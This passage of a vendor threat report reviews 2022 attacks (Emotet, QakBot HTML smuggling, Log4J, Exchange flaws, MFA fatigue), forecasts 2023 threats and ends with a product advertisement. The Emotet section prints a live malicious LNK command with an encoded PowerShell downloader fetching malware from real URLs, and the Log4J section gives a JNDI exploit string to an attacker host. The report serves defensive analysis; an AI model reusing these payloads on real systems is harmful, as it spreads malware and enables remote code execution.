BYOD (bring your own device) and WFH (work from home) initiatives have continued to be a major source of security anxiety for administrators in 2022 and will be for some time. The COVID-19 pandemic accelerated this trend, and many organizations still struggle to properly wrap security around these roaming endpoints. Many organizations are turning to Microsoft 365 for management and productivity, which has security implications. Coupled with this are the data protection needs on these roaming endpoints that many IT departments don't consider.

How much data is stored locally on the CEO's laptop? How about knowledge workers? Despite best-laid plans and fancy technologies such as Known Folder Move (the automatic movement of personal folders – desktop, documents, etc. – to OneDrive for Business), data is still likely to end up stored on endpoints. To avoid losing such data in the event of user-targeted ransomware, many businesses are turning to endpoint backup solutions in addition to their larger data protection needs.

Chapter 3 – An Analysis of the Major Attacks of 2022

There have been several notable attacks and security concerns in 2022 that directly relate to the data collected for this report. This section focuses on those attacks.

Emotet

Based on our data, we have specific knowledge of Emotet activities in 2022.

On 22 April 2022, the Emotet botnet operators started to use LNK files to spread the Emotet malware via emails. To this end, they replaced their previously used malicious XLS documents with a LNK file. LNK files are shortcuts that link to other files. However, these files can also inject commands into executable files. This can allow malware to be installed on the user's computer without their knowledge. If a user receives a LNK file from an untrusted source, it should not be opened.

The emails containing Emotet's malicious LNK files follow the same email conversation threat hijacking scheme as regular Emotet emails. The LNK malware was usually sent where the malicious XLS document would normally be placed, i.e., in some cases directly attached to the email and in others, attached in a password-protected ZIP file with the password listed in the email.

The LNK files had several variants. All of them used Windows\system32\cmd.exe as the target file for the LNK. The command-line arguments of the LNK were then used to provide commands to cmd.exe to execute. In one variant, a VBS script was appended to the end of the LNK file, which was extracted via findstr and written to a VBS file and executed by the command line arguments in the LNK file.

Other variants used PowerShell in the command line arguments of the LNK files to execute a download of the Emotet loader.

```
# exiftool                .lnk | grep "p.o.w.e.r.s.h.e.l.l.e.x.e\|cmd.exe\|powershell -executionpolicy bypass" -C 100
ExifTool Version Number         : 12.38
File Name                       :              lnk
Directory                       : .
File Size                       : 2.4 KiB
File Modification Date/Time     : 2022:04:29 02:     +02:00
File Access Date/Time           : 2022:04:29 12:     +02:00
File Inode Change Date/Time     : 2022:04:29 12:     +02:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : 134
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Relative Path                   : ..\..\Windows\system32\cmd.exe
Command Line Arguments          : /v:on /c t1hPEBAmTDd0dFxa/LY+xFzxJIalB9pwgznx0tTIJQynSPTsqG9UEhpzxy+PEFj2SMGRYiRR||go
to&p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dy
ZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2djY29uLmluL1VwbG9hZGVkRmlsZXMvVVl0Sk5yVDJsbHh5MS8iLCJ
odHRwOi8vZ2FrdWRvdS5jb20vcGhvdG8wNi9oRXUvIiwiaHR0cDovL2dpYXNvdHRpLmNvbS9qcy9LaGM2bWIweng0S29XWC8iLCJodHRwOi8vcGxyZXNlbm
RlLmNvbS9wY2luZm9yL2NxLyIsImh0dHA6Ly90aG9tYXNtYW50b24uY29tL3dwLWluY2x1ZGVzL293Wm5wV21INEQ4ai8iLCJodHRwOi8vZ2xhLmdlL29sZ
C9QdVZhZmYvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QL2puVVJ4dFJtaU8uU0toO1JlZ3N2cjMy
LmV4ZSAkZW52OlRFTVAvam5VUnh0Um1pTy5TS2g7YnJlYWt9IGNhdGNoIHsgfX0=')) > "%tmp%\xLhSBgzPSx.ps1"; powershell -executionpoli
cy bypass -file "$env:TEMP\xLhSBgzPSx.ps1"; Remove-Item -Force "$env:TEMP\xLhSBgzPSx.ps1"}"
Icon File Name                  : shell32.dll
```

While there was a period mid-year where we saw Emotet's operators shift back to XLS files (likely due to increased detection rates on LNK files), we expect to see further use of LNK files due to Microsoft's new stance on macros from the internet in Office applications.

QakBot

Through an analysis of our data and research, we also have detailed data regarding QakBot and its attack chain over this reporting period.

In July 2022, QakBot was distributed via a complex infection chain using HTML smuggling and DLL side-loading to evade detection. HTML smuggling uses HTML to bundle malicious content into one HTML attachment. Hornetsecurity has reported about HTML smuggling previously in the context of phishing in which the phishing website was fully contained in the HTML attachments.


In the observed QakBot campaign, the emails distributing malicious HTML files are used to deliver the QakBot malware onto the victim's computer without the need for an additional download, as was the case in previous Excel document based QakBot attacks. When received by the victim, the malware is built from the HTML code, making additional second-stage downloads unnecessary, giving organizations fewer opportunities to detect such malware infection.

In addition to HTML smuggling, the campaigns use a chain of password-protected encrypted ZIP files containing an ISO file, a LNK file, two DLL files, and a legitimate calc.exe binary.

The complete chain works as follows:

- First, an email with an HTML attachment is received. Threat actors sometimes use thread hijacking to add authenticity to this communication.


- The HTML attachment pretends to be an Adobe "Online Document," immediately prompting the user for a download.




- The ZIP file extraction is facilitated via JavaScript, with the ZIP file contents being encoded as base64 witin the HTML document. This way, no additional network communication is triggered.

- The HTML document displays the password needed to decrypt the ZIP file.

- The ZIP file contains an ISO image file, which includes two DLL files, an LNK file, and a legitimate calc.exe executable.



- The LNK file is used to launch the legitimate calc.exe from the path within the mounted ISO file.



- The calc.exe is then used to side-load one of the malicious DLLs (in the example seen in the screenshots named WindowsCodecs.dll).

- This first DLL is used to load the actual QakBot malware DLL (in the example seen in the screenshots named 102755.dll) via regsvr32.exe.

Effective end user training and powerful communications security software are essential to properly detect and guard against threats like QakBot.

Log4J

The major Log4J vulnerabilities hit the news in December 2021. In the first months of 2022, many organizations struggled with extensive patching and mitigations to patch affected systems impacted by the Log4J vulnerability. It was a rush to get things patched due to the severe nature of the vulnerability. All an attacker had to write is the exploit string `${jndi:ldap://attacker-controlled.com/x}` into a log file using Log4J, which many modern systems use. For example, this could be done via email using subject lines or other metadata associated with the communication. Thankfully this style of attack can be prevented easily using a modern email security solution.

As a reminder, Log4J is a widely used open-source logging tool. Log4J was the main logging tool underpinning countless other applications. When this vulnerability came to light, it called into question the industry oversight (or lack thereof) needed in core open-source utilities and libraries. Utilities of this type help form a central foundation of so many other tools in the industry. As a result, the community needs to come together and discuss ways to prevent the next Log4J-styled event from happening again.

See the CISA Log4J vulnerability guidance page for more information.

Microsoft Exchange Vulnerabilities

To say 2022 has been a rough year for vulnerabilities in Microsoft Exchange Server would be an understatement. We saw time and again during 2022 when system administrators had to scramble to mitigate or patch a zero-day vulnerability in Microsoft Exchange for on-premises installations. Thankfully, Exchange Online (Microsoft 365) has been largely unimpacted.

As of this writing, there have been 15 separate CVEs (Common Vulnerabilities and Exposures) listed in the NIST National Vulnerability database in 2022. Ten of these had a CVSS (Common Vulnerability Scoring System) rating of 8.0 or higher, indicating a serious threat to organizational security due to the possibility of exploitation.

The most recent CVE enables the threat actor to initiate remote code execution against the target system. Some mitigations are available from Microsoft, but an official patch is still being developed (as of this writing). Again, Exchange Online (Microsoft 365) is unaffected.

This leads to the very important question of whether on-premises Exchange Servers should still be leveraged by businesses unless there is a hard set on-premises requirement for mail. With full hosting of Exchange Online as part of Microsoft 365, Microsoft can patch and configure for every customer utilizing Exchange Online promptly and to best practices. As such, the on-premises Exchange Server is increasingly being looked at with questions and concerns from business leaders and security professionals. If you haven't re-evaluated using an on-premises Exchange Server in some time, now is a good time to do so.




Fig. 13: NIST National Vulnerability database in 2022.

MFA Social Engineering

It's no doubt that MFA (Multi-factor Authentication) has improved the security posture of countless people worldwide. Threat actors know that MFA is a technology that they are going to have to contend with regularly and, predictably, have begun to devise methods around it. This includes attacks like MFA Fatigue, SIM Swapping, and others.

SIM Swapping has been around for some time but continues to be a valid method of attack for

threat actors with a specific target in mind. In February 2022, the FBI notified the public and telcos about increasing amounts of SIM swapping threats. As a result, many organizations responded to the risks of tying MFA processes to text messages in favor of an authenticator app approach.

However, authenticator apps (such as Microsoft Authenticator or Google Authenticator) aren't immune to attack, and depending on the configuration, we're seeing an increase in social engineering incidents aimed at these types of authenticator applications. The most common threat in this category is an attack called MFA Fatigue or "Prompt Bombing."

MFA Fatigue targets "push-based" MFA configurations that prompt the end user with a push notification on their mobile device. This attack style is designed to annoy and pester the target to such a degree that they either accidentally accept the MFA prompt or they do so just to make it stop. It has been reported in the Uber breach that this style of attack was paired with other social engineering techniques (messages from WhatsApp claiming to be corp. IT) to ultimately gain full access to Uber's core infrastructure.

Businesses will need to train their end users and implement safeguards to further protect the authentication process from threat actors in 2023.

Chapter 4 — Forecasting the Threat Landscape in 2023

The Security Lab's Predictions

Cybersecurity is going to take an even greater stage in 2023. Big data breaches and ransomware attacks are increasingly reported in mainstream media, and people notice their effect on daily life. There are several key strategies threat actors will continue to exploit and accelerate in 2023, in addition to a few emerging threats that businesses need to pay close attention to.

Shifting Targets

Criminal gangs will become even more specialized and optimized in their operations as they continue to compromise businesses, governments, and organizations worldwide. Some focus will shift from the northern hemisphere to the southern, as sanctions against Russia (where a large percentage of attacks originate) will make it more challenging for attackers from that region to get paid by European and US victims. That same difficulty of getting a payout is also going to push some ransomware actors toward Business Email Compromise (BEC) instead.

Follow Ukraine's Lead on Cyber Security

Western companies are increasing their cyber security resilience, but the pace needs to quicken. Consider the case of Ukraine's national cyber security. They're not thwarting most Russian cyber-attacks because they have a CISO discussing the importance of Zero Trust. They're as resilient as they are because they've been hammered on since at least 2014 and adapting to these attacks has made them stronger. Organizations in all geographies must take the same approach and use the increased frequency and sophistication of attacks to learn, adapt and become more cyber resilient.

Charity Fraud

Anytime there is a major world event, like the COVID-19 pandemic, or the war in Ukraine, we see a marked increase in charity fraud cases. Charity fraud is one of the oldest schemes out there but is still effective today. One could also argue that criminals have access to an ever-larger list of potential targets now as well with technologies such as email and social media.

Our dataset contained a large number of emails relating to two high-profile charity fraud cases. One involved fraudulent Ukrainian charities stealing donations, and the other was targeted toward relief for Hurricane Ian in the US. We expect this trend to continue in 2023 to capitalize on any other catastrophic events. We will probably also see a gradual increase in charity fraud relating to ongoing world events such as climate change.

MFA Fatigue

MFA phishing/fatigue/bypass attacks will increase as more organizations use it, particularly now that there are open-source toolkits available facilitating various bypass methods.

Rising Concerns with Microsoft Teams

Microsoft Teams will become an even bigger target for various attacks as it becomes the central hub for collaboration in digitally transforming businesses. We'll see more social engineering and malicious attachments/link attacks as shared channels and federation with "consumer Teams" (on by default) increase connectivity into organizations. A good anti-malware/antispam/link scanner for Teams will be crucial. The Teams client itself, being an electron app, runs in a web browser without all the modern protections and will continue to have security flaws, as seen with the "tokens stored in plaintext" issue reported in September 2022.

Mobile Devices Will Be Targeted More

Mobile devices will be increasingly targeted in various ways. For many, smartphones are the central device in both their work and personal life (and often the source of MFA authentication), and attacks such as fraudulent banking apps will increase. A lot of focus has been on the NSO group and Pegasus malware, but there are several other, less well-known businesses selling these types of kits. Email attacks will enjoy greater success on mobile devices as the minimalist UIs provide less information to the user as to the authenticity of emails. The use of non-business channels of communication (which users use every day anyway), such as WhatsApp, will be used by attackers as they're not monitored by the organization and can increase the success of social engineering attacks.

More Dependence on APIs Increases Risk

API attacks will increase as IT worldwide migrates more and more to the cloud and services are provided through APIs. Misconfigured access controls will continue to offer attackers access to data.

Sprawling Microsoft 365 Configuration Requirements

For Microsoft 365 specifically, the overwhelming number of security configuration options and the different portals required to set them up, plus the changing nature of the service, will continue to strain security teams, particularly in SMEs.

Ever Shorter Exploit Timelines

The time between published POC/exploit for a particular flaw, and a compromise starting will continue to decrease. Once measured in days, it can now be hours, and for already strained security teams, knowing which ones affect our systems and then patching them promptly is going to become increasingly important.

Threat Actors' Continued Focus on IoT Devices

IoT devices will increase as a favored target, as, unlike modern computers, they often don't have the same protections built in, nor is it as easy to update them when vulnerabilities are found. And whether it's a staffroom smart TV, surveillance camera, or printer, once it's compromised, it provides a foothold for further malicious activity. The proposed laws in the EU and the US will make some improvements, but only for future IoT devices.

More Daring Deepfakes

"Deep Fakes" have been an emerging threat to security for the last couple of years. In case you're unaware of what they are: Deep fakes are computer-generated images or videos designed to look like real people. They can be used to create fake news stories, spread misinformation, or harass and threaten people.

We predict that in 2023 voice and video deep fake technology will continue to improve, and the ease of making them will increase their usage. This will be both for information operations (for instance, Russia's war on Ukraine) and for social engineering attacks. It's one thing to get a suspicious-looking email from the "CEO" asking you to wire a large sum of money somewhere, it's quite another to have "her" call you up and ask you to do it.

A Switch to LNK files and HTML Smuggling

As seen in Chapter 3, Microsoft's blocking of macros in Word and Excel documents, by default, has made attackers pivot to malicious LNK files and HTML smuggling instead. Macros once were an easy go-to method for threat actors to try and deliver a payload to a target. This is because macros are designed to run automated operations and bits of code on the user's behalf. Because of this, they became widely used to deliver malware and other malicious packages to end users. Microsoft responded to this tactic and made the strategic (and welcome) decision to disable macros by default in office files. Because of this change, threat actors now have to rely on other deployment methods like LNK files and HTML smuggling to achieve the same results.

Quantum Computing and Encryption

No self-respecting, forward-looking report can neglect quantum computing and its implications for cyber security in the future.

Quantum Computing in a Nutshell

Many tech companies and academic institutions are working on quantum computers that use qubits to store information rather than the bits used in today's computers. Qubits rely on the characteristic of superposition so that a qubit can be both 0 and 1 simultaneously.

In practice, this means that where a classical computer will attack a complex math problem with one solution after another until it finally finds the right one, a quantum computer can try all solutions simultaneously. Early quantum computers are already available in the cloud, where you can use them and pay per minute for the privilege. However, they only have a limited number of qubits which restricts the size of the computations you can do, and they suffer from errors, requiring you to rerun your computations multiple times to statistically find the one with the least number of errors.

There is a consensus in the IT industry that at some point in the not-too-distant future, quantum computers will be more generally available, with programs that can easily break today's encryption algorithms designed to protect against classical computing threats. It's been called cyber security's climate change: We all know it's happening, but we're not doing enough to deal with it now. This isn't just a "future" problem. Agencies worldwide are storing vast amounts of captured, encrypted data that's protected today but might not be when quantum computers become generally available.

NIST in the US has been coordinating the charge on developing encryption algorithms since 2016 that can be used to encrypt and digitally sign data that are resistant to both classical and quantum computing attacks. In April 2022, they announced the first four: CRYSTALS-Kyber for general encryption and CRYSTALS-Dilithium, FALCON, and SPHINCS+ (pronounced "Sphincs plus") for digital signatures. If you're wondering about the sci-fi/crystal reference names, it's because the first three are based on structured lattice math. There are four more algorithms to be announced, and the final standard should be finished in about two years. In addition to this there is some promising work happening in the cipher suites in TLS 1.3 as well.

The challenge is that while you can create a complex algorithm that can resist any attack, it also needs to be fast enough to be used on all kinds of devices with restricted memory and CPU capacity. It needs to be easy to implement so that it can be used in parallel during the transition period.

With the standard not being finalized for two more years, what should your organization do now?

- Start by inventorying everywhere in your digital estate (clouds and on-premises) where you store data and use encryption.

- Also, find all the places where you use digital certificates (and when they expire).

Finally, work out which laws and regulations govern how long you must keep data for and make sure it matches up with your data retention policies. Given how many large organizations store way too much data that they don't need to keep, and are therefore often unduly exposed in data breaches, make sure you adopt a policy to only keep what you must (based on regulation and business need) and delete the rest. You can't lose data that you don't have.

Any locations you're storing sensitive/PII data for more than a couple of years are prime candidates for re-encryption with the new algorithms as soon as they're final, especially if you must keep that data for many years.

The Implications of Password-less Security

The act of authenticating a user to a system has taken center stage over the last few years – "start with identity when building your Zero Trust approach to cyber security." This was heightened by the work from home (WFH) enforcement caused by the pandemic.

For a long time, the solution has been Multi-Factor Authentication (MFA), as usernames and passwords are too easily phished or bought in hacker forums calling for the use of an additional layer of authentication. But as it turns out, not all MFA methods are created equal.

Phone-call or text message-based MFA codes carry risks such as SIM swapping and, more recently, MFA fatigue attacks against push notifications. Various authenticator apps (Microsoft, Google, Authy, etc.) run on your smartphone. When you're prompted to prove that it's you logging in, a notification appears on your phone, and you approve it. One way to subvert this (which worked in the recent Uber hack) is for the attacker to repeatedly sign in, generating so many prompts that eventually, the user will press approve just to make it stop. Or add a sprinkle of social engineering with a message from IT saying, "We're testing a new version of MFA. Could you please just press Approve for us?".

We need phishing-resistant MFA approaches or, better yet, password-less authentication. These include FIDO (Fast Identity Online) keys and biometric solutions, such as Windows Hello for Business.

Ultimately, password-less means your users don't have a password and always use biometrics or FIDO keys to sign in every time and use One Time Passwords as a fallback when biometrics fail.

What should you do today to help your organization on the journey towards password-less?

- Ensure IT, security, and, most importantly, the C-suite is all on board with how important this is now.
- Inventory all the systems that are only protected by username and password and establish a plan to replace that with MFA. For all the systems that are already using MFA, find out if any of them are relying on SMS or voice calls and replace those with stronger MFA approaches.
- And finally, lay out the plan for how password-less will replace them.

Big vendor overdependence

There are several competing drivers for enterprise security. The obvious ones are budget and staffing challenges, finding people with the right skills, and providing them with an environment to grow in while making sure they don't burn out (which are particularly challenging in cyber security). Other drivers include leadership not taking security seriously enough or equating regulatory compliance with being secure.

Another influence is selecting the right security tools to protect the business. In both a young and fast-moving field, there's no shortage of vendors offering great tools that'll solve all your security woes and make you a cup of Earl Grey tea on command. And those tools come with AI and Zero Trust (and whatever tomorrow's buzzword is) built in.

Furthermore, for Microsoft 365 specifically, there's the choice of using built-in tools versus third-party services. Many have argued built-in tools are like having the factory owner as the compliance officer. Microsoft provides the collaboration platform with basic protection (Exchange Online Protection – EOP, for example) built-in, but for enterprise-grade protection, you need higher licensing levels. Realistically there's a limited set of resources, even in a large organization such as Microsoft, so how much will be dedicated to fixing flaws in the underlying platform versus adding fancy features to the advanced licensing?

One way for your organization to address this is by holding them accountable with a third-party service. That vendor, providing email hygiene and backup, for example, will be laser-focused in that one area, competing against other third-party services, whereas Microsoft must be "best" across many, many areas, which of course, is impossible. Furthermore, as part of a Business Continuity and Disaster Recovery (BCDR) strategy, having separate systems that can offer the ability to send and receive emails in the event of a Microsoft 365 outage, for instance, is a good strategy.

Microsoft's dominance in the office productivity space leads to some interesting dynamics. There are projects on Github dedicated to finding ways of bypassing Exchange Online's filtering, for example.

Whatever service you pick, make sure it integrates well with your security stack – isolated systems and alerts are challenging for SOCs to manage and can lead to missed incidents.

How much at Risk will my Organization be in 2023?

Looking through our data sources, it's clear that most criminal attacks are not targeted based on industry vertical or type of organization. Nation-state espionage is a different threat, and if you're a business with intellectual property of interest or connections to defense/government organizations, you already know you're a target.

For most businesses though, the most dangerous attacks are ransomware and BEC. Criminals now use ZoomInfo and similar services to scope out whether your business can pay a decent size ransom. Based on the Conti leaks, we know that this is now standard procedure, so the size

of your business is definitely a factor. Another factor in determining how likely you are to be targeted is how critical your business is to society. Attacking a hospital (or pipeline operator) rather than a fashion boutique increases the likelihood of the ransom being paid.

A further factor is how much legacy technology you have, hospitals for instance often have medical equipment with embedded computers running old operating systems that only the vendor can upgrade.



What Organizations Should Do to Defend Themselves

The Basics Are Ever Important

Start by getting the basics right. The news is filled with organizations who were "Pwned", not because of an unknown, advanced zero-day Advanced Persistent Threat, but because someone left an API open without authentication. Or because someone's password was Password123; or they clicked a link in an email, and they were local administrators on their PC, so the malware ran unhindered. Or because IT assumed backups were running successfully because the reports said they did, but now when all documents are encrypted, it turns out that the backups aren't healthy, so the restores are failing. Or systems were open to known exploits because they hadn't been patched for six months. So many things can go wrong that it is critical to keep on top of the "little" things.

Build a Sustainable Security Culture

Getting the basics right takes time, effort, and staying power. It requires budget and buy-in from leadership. It requires mind- and culture shifts, which can take time and concerted effort. Part of that culture shift is understanding the difference between accountability and responsibility for cyber security. The CISO's job can't be to "secure everything," and then get the blame when the organization is hacked. The CISO and his or her security team are indeed responsible for security, but each business team is accountable for the framework they use to write their applications (and all its open-source dependencies). The Finance Department is accountable for the SaaS solution they chose (and didn't tell IT about), and HR is accountable for decisions they make around securing and processing PII data. To really build a genuine cyber-resilient business, everyone must be involved, and to drive towards that goal, leadership must prioritize this and lead by example. Forcing everyone to use MFA but having an exception for the CFO because "it hinders his productivity" sends the wrong signal.

In short, organizations MUST focus on building a sustainable and holistic security culture.

Zero Trust

Zero Trust (ZT) is a buzzword but also a practical approach to securing your IT systems. At its core, it means verifying each connection explicitly, assuming breach, and using least privileged access. If you're looking for a vendor-agnostic approach, The Open Group and their ZT commandments have you covered.

A Balanced Security Strategy

For IT and security folks to bring the rest of the business along, they need to learn to speak the right language. Security is one of several business risks, such as geopolitical risks, that is ever present and currently salient, given the Russian invasion of Ukraine. Other risks include market relevance, which needs to be managed through digital transformation. Cybersecurity risks require building a resilient business.

Balancing resources across IT and security to build that cyber security resilience and maturity in an enterprise requires an understanding of how the parts work together for a greater whole. There's no point in having hundreds of SOC analysts dealing with floods of incidents instead of having a robust patching program to keep systems from being compromised in the first place. And there's no point in the security team taking all the blame and responsibility for the mistakes of other departments that lead to compromise. Only when you have a balanced security program, with each part working together to keep the business secure and continuously improve to handle new threats, will your organization be truly cyber resilient.

Considering the evolving trends and emerging threats, a robust email security strategy has never been more important. Ensuring you have a strong, easy-to-use security solution for protection against email-based threats remains your most powerful ally for cyber security in 2023.

365 TOTAL PROTECTION ENTERPRISE

365 TOTAL PROTECTION
NEXT-GEN SECURITY FOR MICROSOFT 365

Why do you need added security?


Attackers can easily identify an M365 user because MX records and auto-discover entries are publicly available online. Since Microsoft's built-in protection is insufficient, it is critical to safeguard your M365 accounts with another layer of security. Hornetsecurity employs a variety of powerful technologies to combat email malware, security breaches, and other threats. It also hides Microsoft DNS and MX records, which helps to deter potential attackers.

Improve your security

Hornetsecurity's 365 Total Protection is specially developed for **Microsoft 365**. It provides comprehensive protection for Microsoft cloud services through a seamless integration.
365 Total Protection simplifies your IT Security management from the start by being simple to set up and easy to use.

In just 3 clicks, the intuitive onboarding process is complete and your Microsoft 365 merges with 365 Total Protection.

Get onboarded in 30 seconds



1 **ENTER** COMPANY DATA

2 **CONNECT** WITH MICROSOFT

3 PROCESS **COMPLETED!**

START YOUR FREE TRIAL

365 Total Protection Packages:

	365 Total Protection Business	365 Total Protection Enterprise	365 Total Protection Enterprise Backup
Email live tracking	✓	✓	✓
Infomail Handling	✓	✓	✓
Content Control	✓	✓	✓
Spam and Malware Protection	✓	✓	✓
Outlook allow list and deny list	✓	✓	✓
Individual User Signatures	✓	✓	✓
1-Click Intelligent Ads	✓	✓	✓
Company Disclaimer	✓	✓	✓
Global S/MIME & PGP Encryption	✓	✓	✓
Secure Cipher Policy Control	✓	✓	✓
Websafe	✓	✓	✓
Email Archiving		✓	✓
10-Year Email Retention		✓	✓
eDiscovery		✓	✓
Forensic Analyses		✓	✓
ATP Sandboxing		✓	✓
URL Malware Control		✓	✓
Realtime Threat Report		✓	✓
Malware Ex Post Alert		✓	✓
Email Continuity Service		✓	✓
Automated backups (Mailboxes, Teams, OneDrive, SharePoint)			✓
Recovery (Mailboxes, Teams, OneDrive, SharePoint)			✓
Windows-based endpoint backup and recovery			✓
Backup account activity audit			✓

START YOUR FREE TRIAL

About the authors

Supported by data straight from our Security Lab

WRITTEN BY

Andy Syrewicze

Andy has over 20 years' experience in providing technology solutions across several industry verticals. He specializes in Infrastructure, Cloud, and the Microsoft 365 Suite.

Andy holds the Microsoft MVP award in Cloud and Datacenter Management and is one of few who is also a VMware Expert.

